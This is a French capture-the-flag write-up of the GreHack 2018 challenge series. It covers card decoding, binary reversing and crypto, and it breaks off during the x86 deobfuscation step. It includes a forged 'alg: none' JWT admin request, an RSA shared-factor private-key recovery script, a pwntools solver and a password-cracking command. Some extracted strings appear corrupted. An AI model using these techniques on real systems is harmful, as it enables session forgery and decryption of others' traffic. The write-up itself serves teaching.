

# Solution du challenge de la GreHack 2018 (Corrupted Memories) par i27

Comme chaque année, les organisateurs de la conférence de sécurité GreHack ont proposé une série de challenges permettant aux trois challengers les plus rapides de remporter leur entrée à la conférence.

Corrupted Memories | @GreHackConfScoreboard | Steps | Logout


SCOREBOARD		
user	current step	last validation
IooNag	finished	Sept. 2, 2018, 1:55 p.m.
MrBrocoli	finished	Sept. 5, 2018, 7:04 a.m.
Ace17	finished	Sept. 18, 2018, 6:34 p.m.
Fabrice	finished	Oct. 3, 2018, 12:32 p.m.
a	finished	Oct. 8, 2018, 7:01 a.m.
i27	finished	Oct. 9, 2018, 4:51 a.m.

Figure 1 : Capture d'écran des challengers ayant validés l'ensemble des challenges

Cette année, le challenge était constitué de 9 étapes débloquées de façon séquentielles et intégrant différents sujets liés à la sécurité informatique (rétro-ingénierie, réseau, cryptographie, web...).

## 1.1 Étape 1 : "Punched"

Pour cette première épreuve, l'image suivante est fournie à l'utilisateur :



Afin d'aiguiller un peu plus l'utilisateur, une indication concernant le format du flag est aussi transmise ; ce dernier doit respecter l'expression rationnelle suivante :

```
^GH18 (.*) $
```

La mention « IBM 5081 » présente en bas de l'image permet d'orienter les recherches et d'identifier rapidement la [fiche Wikipédia](#) détaillant le principe de fonctionnement des cartes perforées et notamment celles utilisées par IBM. On y apprend que ces cartes peuvent contenir des données textuelles encodées de la manière suivante :

```

/ &-0123456789ABCDEFGHIJKLMN O PQR/STUVWXYZ
12 | x          xxxxxxxxxxx
11 | x          xxxxxxxxxxx
 0 | x          xxxxxxxxxxx
 1 | x          x          x          x          x
 2 | x          x          x          x          x
 3 | x          x          x          x          x
 4 | x          x          x          x          x
 5 | x          x          x          x          x
 6 | x          x          x          x          x
 7 | x          x          x          x          x
 8 | x          x          x          x          x
 9 | x          x          x          x          x
 |

```

La lecture de la carte s'effectue ainsi par colonne de la gauche vers la droite ; le nombre de trous présents sur une même colonne ainsi que leur emplacement (ligne-s perforée-s) permettent d'identifier le caractère stocké.

Bien que certains outils permettent d'automatiser la lecture de ce type de carte perforée, un décodage manuel permet d'arriver rapidement à la solution :

```
GH18 (WELCOME! GOOD LUCK AND HAVE FUN!)
```

## 1.2 Étape 2 : "More complicated than it should have been"

Pour cette épreuve, un lien vers un [site web](#) ainsi que son code source sont fournis ; le site permet aux utilisateurs abonnés de créer et d'animer une timeline :




Figure 2 : Ecran d'accueil du site web du challenge

Une fois enregistré et authentifié, l'interface web permet d'ajouter des éléments à la timeline de l'utilisateur et de consulter les éléments ajoutés :




Figure 3 : Formulaire de saisie présent sur l'interface

L'analyse des requêtes transmises (*post* authentication) permet d'identifier rapidement l'utilisation d'un jeton JWT (dont un rappel du fonctionnement et des vulnérabilités courantes sont rappelés [ici](#)) assurant le maintien de la session :

```
HTTP/1.1 302 Found
Server: nginx/1.10.3
Set-Cookie:
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZGlpciI6ZmFsc2UsInVzZXIiOiJExfQ.pDhozubnVBKmlzwDVtTRmN8o6akwdLnddKMXGtn5B7c; httponly; Path=/
```

L'utilisation du site <https://jwt.io/> permet d'analyser rapidement le contenu du jeton :

```
{
  "alg": "HS256",
  "typ": "JWT"
}
{
  "admin": false,
  "user": 11
}
```

Le jeton contient notamment un champs booléen « admin » initialement faux ; à ce stage, on peut se douter que l'objectif du challenge est de réussir à accéder au contenu de l'administrateur. Or, la fonction permettant de récupérer l'identité de l'utilisateur courant est la suivante :

```
def get_user(request):
    if 'token' not in request.COOKIES:
        request._cached_user = AnonymousUser()
    if not hasattr(request, '_cached_user'):
        try:
            try:
                token = jwt.decode(request.COOKIES['token'], SECRET_KEY)
            except InvalidKeyError:
                token = jwt.decode(request.COOKIES['token'], None, False)
            # TODO: debug only, remove it before production
            user = User.objects.get(pk=token['user'])
            user.is_superuser = token['admin']
            request._cached_user = user
        except (DecodeError, User.DoesNotExist):
            request._cached_user = AnonymousUser()
    return request._cached_user
```

La présence du commentaire, est un indice permettant de guider le challengeur vers la solution ; la lecture du code source du module PyJWT permet d'identifier le constructeur de la méthode « decode » :

```
def decode(self, jwt, key='', verify=True, algorithms=None, options=None,
**kwargs)
```

Ainsi, dans le cas d'une exception de type « InvalidKeyError », la méthode « decode » est ainsi appelée avec les valeurs des paramètres suivants :

```
key      = None
verify   = False
```

Cette erreur est notamment levée lors de l'utilisation de l'algorithme « none » pour la vérification d'authenticité du jeton :

```
class NoneAlgorithm(Algorithm):
    def prepare_key(self, key):
        if key == '':
            key = None

        if key is not None:
            raise InvalidKeyError('When alg = "none", key value must be
None.')
```

Par conséquent, il suffit d'envoyer un jeton avec le contenu suivant afin de valider le challenge :

```
{
  "alg": "none",
  "typ": "JWT"
}
{
  "admin": true,
  "user": 11
}
```

La requête suivante permet ainsi d'accéder de récupérer le flag :

```
GET /admin/ HTTP/1.1
Host: ohthahviengohsahphei.challenge.grehack.fr
Cookie: csrftoken=xxx; token=eyJhbGciOiJIub251IiwidHlwIjoisIldUIn0.eyJhZG1pb251IiwidHlwIjoisIldUIn0.eyJhZG1pb251IiwidHlwIjoisIldUIn0.
```

À la suite de l'envoi de la requête ci-dessous, le flag est renvoyé par le serveur :

```
GH18{good_old_session_cookie_would_have_been_enough}
```

### 1.3 Étape 3 : "Weather station v0.1"

Pour ce troisième niveau, un binaire pour Arduino (AVR) est fourni au challengeur :

```
$ file station.elf
```

```
station.elf: ELF 32-bit LSB executable, Atmel AVR 8-bit, version 1 (SYSV),  
statically linked, stripped
```

Le chargement de l'exécutable dans IDA permet d'identifier rapidement certaines chaînes de caractères intéressantes :





	.data:00800...	00000016	C	Weather station v0.1\n
	.data:00800...	0000000C	C	Password: \n
	.data:00800...	0000000B	C	Logged in\n
	.data:00800...	00000010	C	Wrong password\n

Figure 4 : Chaînes de caractères présentes dans l'exécutable

La navigation dans le code assembleur permet ensuite d'identifier la fonction en charge de la validation de l'entrée utilisateur à l'adresse 0x49c :




Figure 5 : Extrait du graphe de flot de contrôle de la fonction de validation du mot de passe

L'analyse de cette fonction ne pose aucune difficulté ; les caractères du flag sont testés un par un, en cas d'erreur le message « Wrong password » est affiché. À la suite de la validation de l'ensemble des caractères, le message « Logged in » est affiché. Finalement, le flag est le suivant :

```
GH18{AVR_St4t!on}
```

## 1.4 Étape 4 : "Network"

Pour ce quatrième challenge, une capture réseau (fichier .cap) est fournie au challengeur ; l'analyse rapide de celle-ci permet d'identifier l'unique présence de flux HTTPS :

Ethernet	IPv4 · 2045	IPv6	TCP · 5303	UDP										
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A	
5.135.166.161	55970	50.78.74.1	443	3	130	2	84	1	46	0.000000	0.7795	862		
5.135.166.161	55970	113.252.146.1	443	1	44	1	44	0	0	0.002685	0.0000	—		
5.135.166.161	55970	89.104.26.2	443	1	44	1	44	0	0	0.003970	0.0000	—		
5.135.166.161	55970	89.231.63.2	443	3	130	2	84	1	46	0.005166	0.0070	96 k		
5.135.166.161	55970	49.205.68.2	443	3	130	2	84	1	46	0.006327	0.0127	52 k		
5.135.166.161	55970	190.140.109.2	443	3	130	2	84	1	46	0.009720	0.8338	805		
5.135.166.161	55970	66.0.180.2	443	1	44	1	44	0	0	0.014353	0.0000	—		
5.135.166.161	55970	71.13.192.2	443	3	130	2	84	1	46	0.016775	0.7829	858		
5.135.166.161	55970	84.115.210.2	443	1	44	1	44	0	0	0.017426	0.0000	—		
5.135.166.161	55970	94.216.17.3	443	1	44	1	44	0	0	0.020489	0.0000	—		
5.135.166.161	55970	68.15.35.3	443	1	44	1	44	0	0	0.021243	0.0000	—		
5.135.166.161	55970	24.238.60.3	443	3	130	2	84	1	46	0.021943	0.7302	920		
5.135.166.161	55970	151.8.133.3	443	1	44	1	44	0	0	0.024359	0.0000	—		

Figure 6 : Extrait de la liste des communications réseau

La présence de nombreux flux HTTPS laisse penser à une attaque par facteurs communs sur les clés publiques RSA. Pour vérifier cette supposition, le script suivant est exécuté afin d'extraire l'ensemble des certificats SSL présentés par les serveurs :

```
$ tshark -r GH18-NET.cap -T fields -e ip.src -e ssl.handshake.certificate |
grep -P ":" | cut -f1 -d"," | tr -d ":" | awk 'BEGIN {FS="\t"}
{system("echo \"$2\" | xxd -r -p > \"$1.pem\")}'
$ for cert in *.pem ; do openssl -pubkey -noout -in $cert > key-$cert
```

Pour rappel, le chiffrement RSA est effectué de la manière suivante :

$$C = M^e \pmod{N}$$

où  $N = p * q$  avec  $p$  et  $q$  des nombres premiers et  $e$  tel que  $\text{pgcd}(e, (p-1) * (q-1)) = 1$

Le déchiffrement s'effectue ainsi de la manière suivante :

$$M = C^d \pmod{N} \text{ ou } e * d = 1 \pmod{(p-1) * (q-1)}$$

La robustesse de cet algorithme repose sur le problème de factorisation des grands nombres en nombres premiers (la clé publique est constituée uniquement du couple  $(N, e)$ ). Cependant, si l'on a deux clés publiques  $((N_1, e)$  et  $(N_2, e)$ ) telle que :

$$N_1 = p * q_1, N_2 = p * q_2$$

Alors, il est relativement aisé de factoriser  $N_1$  et  $N_2$  en calculant :

$$p = \text{pgcd}(N_1, N_2)$$

Le script suivant est utilisé afin de vérifier la présence de facteurs communs sur les clés publiques, et, dans le cas positif, de calculer la clé privée associée :

```
#!/usr/bin/env python
from gmpy import gcd, invert
from glob import glob
from Crypto.PublicKey import RSA
from itertools import combinations
```

```

e = 0x10001L

def find_common_factor(names):
    global e

    d = { RSA.importKey(open(name, 'r').read()).n: name for name in names }

    for (key1, key2) in combinations(d.keys(), 2):
        g = int(gcd(key1, key2))
        if g != 1:
            print("[+] Found common factor for files : {},
{}".format(d[key1], d[key2]))
            print("-  n1  = {}".format(key1))
            print("-  n2  = {}".format(key2))
            print("-  gcd = {}".format(g))

            p1, q1 = g, key1 / g
            p2, q2 = g, key2 / g

            assert p1 * q1 == key1

            with open(d[key1].replace("key", "pem"), "wb") as f:
                dd = long(invert(e, (p1 - 1) * (q1 - 1)))
                privkey = (key1, e, dd)
                f.write(RSA.construct(privkey).exportKey())

            with open(d[key2].replace("key", "pem"), "wb") as f:
                dd = long(invert(e, (p2 - 1) * (q2 - 1)))
                privkey = (key2, e, dd)
                f.write(RSA.construct(privkey).exportKey())

if __name__ == "__main__":
    find_common_factor(glob("./key-*.pem"))

```

Suite à la récupération de certaines clés privées RSA, il est ensuite possible de déchiffrer les communications associées via Wireshark afin de récupérer le flag :

```
GH18{factoring_is_difficult_GCD_is_easy}
```

## 1.5 Étape 5 : "Find the password »

Pour ce cinquième challenge, un exécutable linux est fourni :

```

$ file auth
auth: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux-armhf.so.3, for GNU/Linux 3.2.0,
BuildID[sha1]=018af0cb56c51e3f91e5b2c4b6739a27bc24648b, stripped

```

Le graph de la fonction principale du binaire est le suivant :




Figure 7 : Graphe de flot de contrôle de la fonction principale du binaire

La fonction de « decode\_str » effectue l'opération suivante :

```

void decode_str(char *s)
{
    char *c = s;

    while (*c)
        (*c++)--;
}
  
```



Cette fonction est appelée sur la chaîne de caractère « %7%FbtzGmbhGpsV%k1qwFfxGXs4wB89WmW2upfmF5jEtL4f8gOT4zF[QgPliYN7 », la version décodée est la suivante :

```
$6$EasyFlagForU$j0pvEewFwr3vA78VlV1toelE4ikDsK3e7fNS3yEZPfOkhXM6wmAHLcZKZg2KP51jd78gGm4ofR17tTb0lWIoA1
```

L'analyse du reste du code de l'exécutable (ou la simple reconnaissance du format) permet ensuite d'identifier cette chaîne comme étant le condensat cryptographique sha512 tel que formaté par l'utilitaire crypt, il est ainsi relativement aisé de récupérer le flag via l'utilisation de l'outil John The Ripper :

```
$ john -format==sha512crypt hash
winter
```

## 1.6 Étape 6 : "Micro-probing attack »

Ce sixième challenge est constitué d'un service accessible via les paramètres suivants :

```
Host: chohzatheeghahwoesus.challenge.grehack.fr
Port: 2341
```

Par ailleurs, le code d'un « secure and » est transmis sous la forme d'un fichier Python ainsi qu'un fichier README présentant le fonctionnement du « secure\_and ». La lecture du code source permet d'établir les relations suivantes :

$$\begin{aligned}a &= a_0 \oplus a_1 \oplus a_2 \oplus a_3 \oplus a_4 \\b &= b_0 \oplus b_1 \oplus b_2 \oplus b_3 \oplus b_4 \\ \alpha_{i,j} &= a_i \wedge b_j \text{ pour } (i,j) \in [0;d] \\ c_{i,j} &= \bigoplus_{k \leq j} \alpha_{((k \% d) + i) \% (d+1), i} \text{ pour } j \in [0;d-1] \text{ et } i \in [0;d] \\ c_{i,j} &= \bigoplus_{k \leq (d-1)} \alpha_{((k \% d) + i) \% (d+1), i} \oplus \alpha_{i,i+1} \text{ pour } j = d \text{ et } i \in [0;d]\end{aligned}$$

Si l'on considère que l'on connaît  $b_0$  et qu'il vaut 1, on a alors on a les relations suivantes :

$$c_{0,3} = a_0 \oplus a_1 \oplus a_2 \oplus a_3 = a \oplus a_4 \Rightarrow a = c_{0,3} \oplus a_4$$

Ainsi, connaissant le triplet  $(b_0, c_{0,3}, a_4)$ , nous savons déterminer la valeur du bit du flag dans le cas  $b_0=1$ . Finalement, le script suivant permet donc de déterminer le flag :

```
#!/usr/bin/python

from pwn import *
import json

io = remote('chohzatheeghahwoesus.challenge.grehack.fr', 2341)
a = False

final = "."
while True:
    print io.recvuntil('choice: ')
```

```

if a:
    io.sendline("1")
else:
    io.sendline("0")
    print io.recvuntil('probes?\n')
    io.send('a_4;b_0;c_0,3\n')
    a = True
data = io.recvuntil('\n--').splitlines()[::-1]

bits = []
stream = []
c=0

for line in data:
    j = json.loads(line.replace('"', ''))
    if j["b_0"] == 1:
        bit = j['a_4']^j['c_0,3']
    else:
        bit = "."
    bits.append(bit)

    c+=1
    if c==8:
        stream.append(''.join(map(str, bits))[::-1])
        bits = []
        c=0

    if final == ".":
        final = ''.join(stream)
    else:
        final = map(lambda x, y: x if y == '.' else y, final,
            "".join(stream))

    if not '.' in final:
        break

bin_flag = ''.join(final)
print hex(int(bin_flag, 2))[2:].decode("hex")

```

Suite à l'exécution du programme, le flag est renvoyé :

```

Hi. This is the interface allowing probing.

-----
What do you want to do?
  0: Start probing;
  1: General reminders;
  2: Probes format expected;
Anything else: Exit.

Your choice:
On which wires do you want to place your probes?
...
Your choice:
GH18{Not_secure_against_d-probing_attacks}

```

## 1.7 Étape 7 : "Be ready!"

Pour cette étape un exécutable Linux / RISC-V est fourni :

```
$ file binary.elf
binary.elf: ELF 64-bit LSB executable, UCB RISC-V, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux-riscv64-lp64d.so.1, for
GNU/Linux 3.0.0, BuildID[sha1]=248cf83d3109d51a4bae3c1a3f3f5ae1b219b9c7,
with debug_info, not stripped
```

Une fois de plus, il s'agit d'un challenge de reverse relativement simple ; la fonction "main" est constituée des quelques instructions suivantes :

```
-- main:
0x000105e8      4111      addi sp, sp, -16
0x000105ea      06e4      sd ra, 8(sp)
0x000105ec      eff05fef  jal ra, sym.setFlag
0x000105f0      eff0bff3  jal ra, sym.setX_OrTable
0x000105f4      eff07ff7  jal ra, sym.applyModify
0x000105f8      eff03ffb  jal ra, sym.X_Or
0x000105fc      eff03ffd  jal ra, sym.printFlag
0x00010600      1305a002  li a0, 42
0x00010604      a260      ld ra, 8(sp)
0x00010606      4101      addi sp, sp, 16
0x00010608      8280      ret
```

Figure 8 : Assembleur de la fonction principale du binaire

Ainsi cette fonction appelle cinq sous-fonctions de manière consécutive ; la dernière est chargée d'afficher le flag à l'utilisateur. Ainsi, deux solutions s'offrent à nous :

- / Analyser statiquement le binaire (méthode détaillée ci-dessous) ;
- / Exécuter le binaire.

Fonction « setFlag » :

<pre>sym.setFlag(); 0x000104e0      13071004  li a4, 65 0x000104e4      2380e182  sb a4, -2016(gp) 0x000104e8      93870182  addi a5, gp, -2016 0x000104ec      1307a007  li a4, 122 0x000104f0      a380e700  sb a4, 1(a5) 0x000104f4      13071006  li a4, 97 0x000104f8      2381e700  sb a4, 2(a5) 0x000104fc      1307e006  li a4, 110 0x00010500      a381e700  sb a4, 3(a5) 0x00010504      1307f006  li a4, 111 0x00010508      2382e700  sb a4, 4(a5) 0x0001050c      13076007  li a4, 118 0x00010510      a382e700  sb a4, 5(a5) 0x00010514      13079006  li a4, 105 0x00010518      2383e700  sb a4, 6(a5) 0x0001051c      13073006  li a4, 99 0x00010520      a383e700  sb a4, 7(a5) 0x00010524      23840700  sb zero, 8(a5) 0x00010528      8280      ret</pre>	<pre>flag = [65, 122, 97, 110, 111, 118, 105, 99]</pre>
--	---

- / Fonction « setX\_OrTable » :

<pre> ;-- setX_OrTable: 0x0001052a 5147      li a4, 20 0x0001052c 238ce180  sb a4, -2024(gp) 0x00010530 93878181  addi a5, gp, -2024 0x00010534 93069002  li a3, 41 0x00010538 a380d700  sb a3, 1(a5) 0x0001053c 2381e700  sb a4, 2(a5) 0x00010540 1307e003  li a4, 62 0x00010544 a381e700  sb a4, 3(a5) 0x00010548 13077003  li a4, 55 0x0001054c 2382e700  sb a4, 4(a5) 0x00010550 13072005  li a4, 82 0x00010554 a382e700  sb a4, 5(a5) 0x00010558 13071003  li a4, 49 0x0001055c 2383e700  sb a4, 6(a5) 0x00010560 13073004  li a4, 67 0x00010564 a383e700  sb a4, 7(a5) 0x00010568 8280      ret </pre>	<pre>key = [20, 41, 20, 62, 55, 82, 49, 67]</pre>
--	---

/ Fonction « applyModify » :

<pre> ;-- applyModify: 0x0001056a c967      lui a5, 0x12 0x0001056c 93870700  mv a5, a5 0x00010570 13870182  addi a4, gp, -2016 0x00010574 13860701  addi a2, a5, 16 0x00010578 21a8      j 0x10590 0x0001057a 83460700  lbu a3, 0(a4) 0x0001057e 83c51700  lbu a1, 1(a5) 0x00010582 8d9e      subw a3, a3, a1 0x00010584 2300d700  sb a3, 0(a4) 0x00010588 8907      addi a5, a5, 2 0x0001058a 0507      addi a4, a4, 1 0x0001058c 638ec700  beq a5, a2, 0x105a8 0x00010590 83c60700  lbu a3, 0(a5) 0x00010594 858a      andi a3, a3, 1 0x00010596 f5d2      beqz a3, 0x1057a 0x00010598 83460700  lbu a3, 0(a4) 0x0001059c 83c51700  lbu a1, 1(a5) 0x000105a0 ad9e      addw a3, a3, a1 0x000105a2 2300d700  sb a3, 0(a4) 0x000105a6 cdb7      j 0x10588 0x000105a8 8280      ret </pre>	<pre> t = [] s_key = [66, 3, 101, 1, 32, 4, 82, 1, 101, 5, 97, 9, 100, 2, 121, 6] for i in range(len(flag)):     if s_key[2*i] % 2 == 0:         t.append((flag[i] - s_key[2*i+1]) % 256)     else:         t.append((flag[i] + s_key[2*i+1]) % 256) </pre>
--	---

/ Fonction « X\_Or » :

<pre> ;-- X_Or: 0x000105aa 93870182  addi a5, gp, -2016 0x000105ae 93868181  addi a3, gp, -2024 0x000105b2 93858700  addi a1, a5, 8 0x000105b6 03c70700  lbu a4, 0(a5) 0x000105ba 03c60600  lbu a2, 0(a3) 0x000105be 318f      xor a4, a4, a2 0x000105c0 2380e700  sb a4, 0(a5) 0x000105c4 8507      addi a5, a5, 1 0x000105c6 8506      addi a3, a3, 1 0x000105c8 e397b7fe  bne a5, a1, 0x105b6 0x000105cc 8280      ret </pre>	<pre>flag = repr("".join(map(lambda x, y: chr(x ^ y), t, key)))</pre>
--	---

Finalement, la mise bout à bout de l'ensemble des fonctions permet de récupérer le flag :

\*RISC-V\*

## 1.8 Étape 8 : "The band"

Pour cette avant dernière étape, un ELF compilé pour x86-64 est fourni :

```

$ file theband
theband: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), for
GNU/Linux 3.2.0, BuildID[sha1]=2778cbelf44064a57728c680bfce0e13f6e47aab,
dynamically linked, interpreter \004, stripped

```

Cette étape a été pour moi la plus intéressante à résoudre mais aussi la plus complexe de cette suite de challenges. Dans la suite de cet article, je propose une approche visant à analyser entièrement l'exécutable. Il était évidemment possible d'accélérer la résolution de ce challenge sans effectuer cette analyse mais cette approche semble plus intéressante pour un write-up.

### 1.8.1 Désobfuscation de l'exécutable

Lors de l'ouverture de l'exécutable dans IDA, on remarque que le binaire a été obfusqué afin de complexifier son analyse. Ainsi, avant de démarrer l'analyse, il convient d'analyser la méthode d'obfuscation en vue de simplifier l'analyse. Le pattern d'obfuscation est le suivant :

```
push    rbx
mov     rbx, 4A5A5AD9h
sub     rbx, 0FFFFFFFF1127EECh
pop     rbx
jnz     short near ptr loc_2CE04+2
```

Figure 9 : Pattern d'obfuscation utilisé dans le binaire « theband »

Les instructions « push rbx » et « pop rbx » sont utilisées respectivement pour sauvegarder / restaurer le « contexte » (en l'occurrence uniquement le registre rbx). Les instructions « mov rbx, imm » et « sub rbx, imm » sont utilisées afin de modifier les EFLAGS et ainsi influencer le saut conditionnel suivant. Il s'avère en fait que ce saut est toujours pris (le résultat des opérations précédentes n'est jamais égal à 0) et que l'auteur du challenge a utilisé ces prédicats opaques afin de perturber le désassemblage de l'exécutable. La rédaction d'un rapide script IDAPython remplaçant cette suite d'instruction par des NOP permet d'obtenir un exécutable plus simple à analyser.

### 1.8.2 Analyse de l'exécutable

Suite au nettoyage de l'exécutable, il est possible de commencer son analyse. La fonction « main » est relativement rapide à comprendre, les éléments d'une structure contenant des positions sont initialisés puis la fonction cœur de l'exécutable est appelée avec cette structure en paramètre :

```
struct positions {
    int robot_1;
    int robot_2;
};

int main(int argc, char **argv, char **env)
{
    struct positions positions;

    positions.robot_1 = 0;
    positions.robot_2 = 0;

    core_function(&positions);

    return 0;
}
```

La fonction cœur (nommée ici « core\_function ») est en charge de la validation du flag rentré par l'utilisateur, son code peut-être réécrit de la manière suivante :

```
